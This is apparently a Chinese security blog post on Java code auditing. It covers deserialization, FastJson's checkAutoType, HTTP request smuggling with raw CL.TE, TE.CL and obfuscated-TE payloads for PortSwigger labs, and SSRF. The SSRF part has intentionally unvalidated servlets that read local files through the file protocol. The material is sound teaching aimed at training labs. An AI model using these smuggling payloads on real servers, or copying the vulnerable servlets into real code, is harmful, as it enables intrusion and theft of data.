反序列化
序列化:
由ObjectOutputStream类的writeObject方法实现, 能够被序列化的类必须要实现Serializable接口或者Externalizable接口
Serializable接口就是一个标记接口,没有任何方法, Externalizable接口是Serializable子类,包含writeExternal(), readExternal()方法分别在序列化和反序列化的时候自动调用
反序列化:
由ObjectInputStream类的readObject方法实现
特殊情况:
- 如果是版本号信息,在每一台计算机中,版本号都是不同的,则该属性无法进行序列化
- transient关键词用来标记该属性不希望进行序列化
实例:
package pers.test_03;

import java.io.*;

public class Test {
    public static void main(String[] args) {
        //创建一个对象
        User user = new User("RoboTerh", 10, 200);
        try {
            //创建一个FileOutputStream
            FileOutputStream fos = new FileOutputStream("User.ser");
            //将FileOutputStream封装到ObjectOutputStream中
            ObjectOutputStream os = new ObjectOutputStream(fos);
            //使用writeObject方法实现序列化
            os.writeObject(user);

            //反序列化过程
            System.out.println("反序列化之后的数据:");
            //创建一个FileInputStream对象
            FileInputStream fis = new FileInputStream("User.ser");
            //将FileInputStream封装进入ObjectInputStream中去
            ObjectInputStream oi = new ObjectInputStream(fis);
            //使用readObject方法实现反序列化
            User user1 = (User) oi.readObject();

            //调用User类的print方法,打印属性的值
            user1.print();
        } catch (FileNotFoundException e) {
            e.printStackTrace();
        } catch (IOException e) {
            e.printStackTrace();
        } catch (ClassNotFoundException e) {
            e.printStackTrace();
        }
    }
}
//实现Serializable接口说明可以被序列化
class User implements Serializable {
    private String name;
    private int age;
    private float height;

    public User (String name, int age, float height) {
        this.name = name;
        this.age = age;
        this.height = height;
    }
    public void print() {
        System.out.println("Name is " + name);
        System.out.println("Age is " + age);
        System.out.println("Height is " + height);
    }
}
运行结果:



如果自定义了readObject方法,就有可能会导致反序列化漏洞的产生
private void readObject(ObjectInputStream ois) {
	System.out.println("进行危险操作");
}
漏洞产生的必要条件
- 程序存在利用链(Gadget chain)
- 触发点
拓展
RMI
Java RMI (Java Remote Method Invocation, Java远程方法调用):允许在一个Java虚拟机中运行的对象调用另一个Java虚拟机的对象。两者可以在同一台计算机的不同线程中,或者同一个网络中的不同计算机中
在传输过程中,RMI中的对象是通过序列化方式进行编码传输的。相对的,在接收着编码的时候需要进行反序列化,则有可能成为触发点
JNDI
JNDI(Java Naming and Directory Interface, Java命令和目录接口) 是一组应用程序接口,方便查找远程或者是本地对象,也可以访问现有的目录和服务
CC链漏洞
FastJson漏洞
checkAutoType机制
FastJson 1.2.25版本中引入了checkAutotype,其中增加了黑白名单的校验,用于缓解反序列化漏洞的产生,并且将内置的黑白名单进行加密,增加了绕过黑白名单的研究成本
以下的类可以通过校验
- 缓存mapping中的类
- 白名单中的类
- 开启autotype的类
- 指定的期望类(expectClass)
- 使用JSONType注解的类
漏洞实例
- Templateslmpl类的利用
- JNDI的利用
CRLF
HTTP请求走私
Content-Length为0的GET请求
如果前端代理服务器允许GET请求携带请求体,后端服务器不允许,就会直接忽略掉
Content-Type头
GET / HTTP/1.1
Host: example.com
Content-Type: 44

GET / secret HTTP/1.1
Host: example.com
\r\n
这样构造就会造成请求走私,形成了两个GET请求
如果有两个Content-Length请求头
如果在收到的请求中包含两个Content-Length且两个的值不一样的时候,代理服务器和源端服务分别按照第一个和第二个的值进行处理
POST / HTTP/1.1
Host: example.com
Content-Length: 8
Content-Length: 7

12345
a代理服务器就会将请求包中的数据全部发送给源端服务器,但是源端服务器只读取7个字符,就还剩下字符a,根据代理服务器和源端服务器之间采用TCP重用,在下一个用户进行请求的时候
理论请求:
GET / HTTP/1.1
Host: example.com
实际请求:
aGET / HTTP/1.1
Host: example.com
就可以配合CSRF进行危险攻击
存在Content-Length和Transfer-Encoding请求头
- 代理服务器认为
Content-Length的优先级更高(或者根本就不支持Transfer-Encoding),源服务器认为Transfer-Encoding优先级更高
代理服务器会按照Content-Length的值进行传送数据包,源服务器会忽略掉Content-Length而处理Transfer-Encoding这个请求头
实验地址(burp练兵场):
https://portswigger.net/web-security/request-smuggling/lab-basic-cl-te
根据题目描述

使用burp的Repeater模块进行构造POST请求包
构造如下请求包,并发送两次,就会出现错误

那是因为,在代理服务器将0\r\n\r\nG这6个字符全发送至源端服务器,但是在源端服务器在遇到\r\n\r\n的时候就认为数据包已经发送完了,缓存区中就存有G,在下一次请求的时候就会带上这个G,造成了对应的错误
- 代理服务器认为
Tranfer-Encoding的优先级更高(或者根本不支持Content-Length),源服务器认为Content-Length优先级更高
实验地址:
https://portswigger.net/web-security/request-smuggling/lab-basic-te-cl
同样构造请求包
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
就会报错
存在两个Transfer-Encoding
代理服务器和源端服务器都处理TE, 使用混淆的方法让的某一个服务器不处理请求头
实验地址:
https://portswigger.net/web-security/request-smuggling/lab-ofuscating-te-header
同样构造数据包:
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-length: 4
Transfer-Encoding: chunked
Transfer-encoding: cow

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0参考:协议层的攻击——HTTP请求走私 (seebug.org)
SSRF
- 网络请求支持的协议
- file
- ftp
- mailto
- http
- https
- jar
- netdoc
- 网络请求支持的类
- HttpClient
- HttpURLConnection
- URLConnection
- URL
http协议SSRF
package pers.test_03;


import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.PrintWriter;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLConnection;

@WebServlet("/ssrfServlet")
public class SsrfEvil extends HttpServlet {
    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        this.doGet(req, resp);
    }

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        //接受url参数的值
        String url = req.getParameter("url");
        String htmlContent;
        //得到输出流对象
        PrintWriter writer = resp.getWriter();
        //创建URL实例
        URL u = new URL(url);
        try {
            //开启一个url连接
            URLConnection urlConnection = u.openConnection();
            //强转换为HttpURLConnection
            HttpURLConnection httpURL = (HttpURLConnection) urlConnection;
            //输入流
            BufferedReader base = new BufferedReader(new InputStreamReader(httpURL.getInputStream(), "UTF-8"));
            StringBuffer stringBuffer = new StringBuffer();
            while ((htmlContent = base.readLine()) != null) {
                stringBuffer.append(htmlContent);
            }
            base.close();//释放资源
            writer.println(stringBuffer);
            writer.flush();
        }
        catch (Exception e){
            e.printStackTrace();
            writer.println("request was aborted");
            writer.flush();
        }
    }
}
证明存在SSRF,没有对url参数进行检验,我们尝试使用file协议读取文件
不能读取,因为代码中将其强制转换了的,这里只适用于http和https协议
file协议读取
将上面代码的强转化的一行注释掉

成功使用了file协议读取文件内容
@WebServlet("/readfileServlet")
public class downloadServlet extends HttpServlet{
    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        String url = req.getParameter("url");
        int len;
        OutputStream outputStream = resp.getOutputStream();
        URL file = new URL(url);
        byte[] bytes = new byte[1024];
        InputStream inputStream = file.openStream();
        while((len = inputStream.read(bytes)) > 0){
            outputStream.write(bytes, 0, len);
        }
    }

    @Override
    protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        this.doGet(req, resp);
    }
}
运行上面代码,就可以通过file协议获取文件内容



- Post link: https://roboterh.github.io/2022/03/03/Java%E4%BB%A3%E7%A0%81%E5%AE%A1%E8%AE%A1-%E4%B8%89/
- Copyright Notice: All articles in this blog are licensed under unless otherwise stated.